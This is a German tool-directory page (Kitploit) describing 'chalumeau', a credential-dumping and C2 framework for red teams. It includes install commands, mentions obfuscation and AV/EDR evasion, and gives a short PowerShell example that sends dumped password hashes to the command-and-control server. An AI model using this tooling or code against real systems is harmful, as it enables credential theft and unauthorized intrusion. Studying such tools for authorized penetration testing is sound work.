
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
chalumeau — Chalumeau ist ein automatisiertes,erweiterbares und anpassbares Tool zum Auslesen von Anmeldeinformationen basierend auf powershell und python. | Kitploit
Tools/GitHubGitHub/cyberstruggle/chalumeau
PasswortangriffePost-ExploitationPenetrationstestsCommand and ControlRed TeamingPayload-Entwicklung
GitHubcyberstruggle/chalumeau

chalumeau

Chalumeau ist ein automatisiertes,erweiterbares und anpassbares Tool zum Auslesen von Anmeldeinformationen basierend auf powershell und python.

Repository anzeigen
1021943vor 6 JahrenVon Kitploit geprüft
Teilen


Chalumeau

Chalumeau ist ein automatisiertes, erweiterbares und anpassbares Tool zum Auslesen von Anmeldeinformationen, das auf powershell und python basiert.
Hauptfunktionen

  • Eigene Payloads schreiben
  • In-Memory Ausführung
  • Passwortliste extrahieren
  • Dashboard-Berichte / Web-Oberfläche
  • Mimikatz parsen
  • Tickets auslesen


Screenshots


Bekannte Probleme

  • Parsing Mimikatz dcsync (Fehlerbehebung in Arbeit)
  • Umgehung von Antiviren- und EDR-Lösungen; Sie müssen Ihre Payloads warten

TODO

  • Verschlüsselte Kommunikation
  • Automatisierte laterale Bewegung
  • Automatisiertes Password Spraying
  • Automatisiertes Hash-Cracking

Verwendung

git clone https://github.com/cyberstruggle/chalumeau.git
cd chalumeau/
chmod +x install.sh
sudo ./install.sh

# Run
chmod +x start.sh

sudo ./start.sh

Eigenen Payload schreiben

Verschleiern Sie Ihren eigenen PowerShell-Payload zum Auslesen von Anmeldeinformationen und verwenden Sie den Chalumeau-Funktionsaufruf ohne Importe. Chalumeau verschlüsselt die Kommunikation mit dem C2 und sendet die extrahierten Anmeldeinformationen. Speichern Sie die Datei einfach unter chalumeau-power/payloads.

  • Verwendung der ChalumeauSendCredentials-Funktion
    • ChalumeauSendCredentials
      • Secret = der extrahierte Hash oder das Klartext-Passwort (Zeichenkette)
      • Username = der Benutzername oder die ID der extrahierten Anmeldeinformationen (Zeichenkette)
      • IsClearText = 1, wenn es sich um Klartext handelt, sonst 0 (int)
      • Source = Quell-Payload angeben, z.B. "Mimikatz Hash" (Zeichenkette)
# Custom Payload Example
# $DumpedHashes is array of dumped hashes from the local machine
foreach ($hash in $DumpedHashes){
    ChalumeauSendCredentials -Secret $hash.secret -Username $hash.user -IsClearText 0 -source "My custom payload"
} 

Credits

  • wazehell Autor
  • Invoke-Obfuscation Daniel Bohannon
  • Invoke-Mimikatz PowerSploit
  • Get-PassHashes nishang
  • Chalumeau Logo Aureliano
  • Invoke-MassMimikatz PowerTools
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





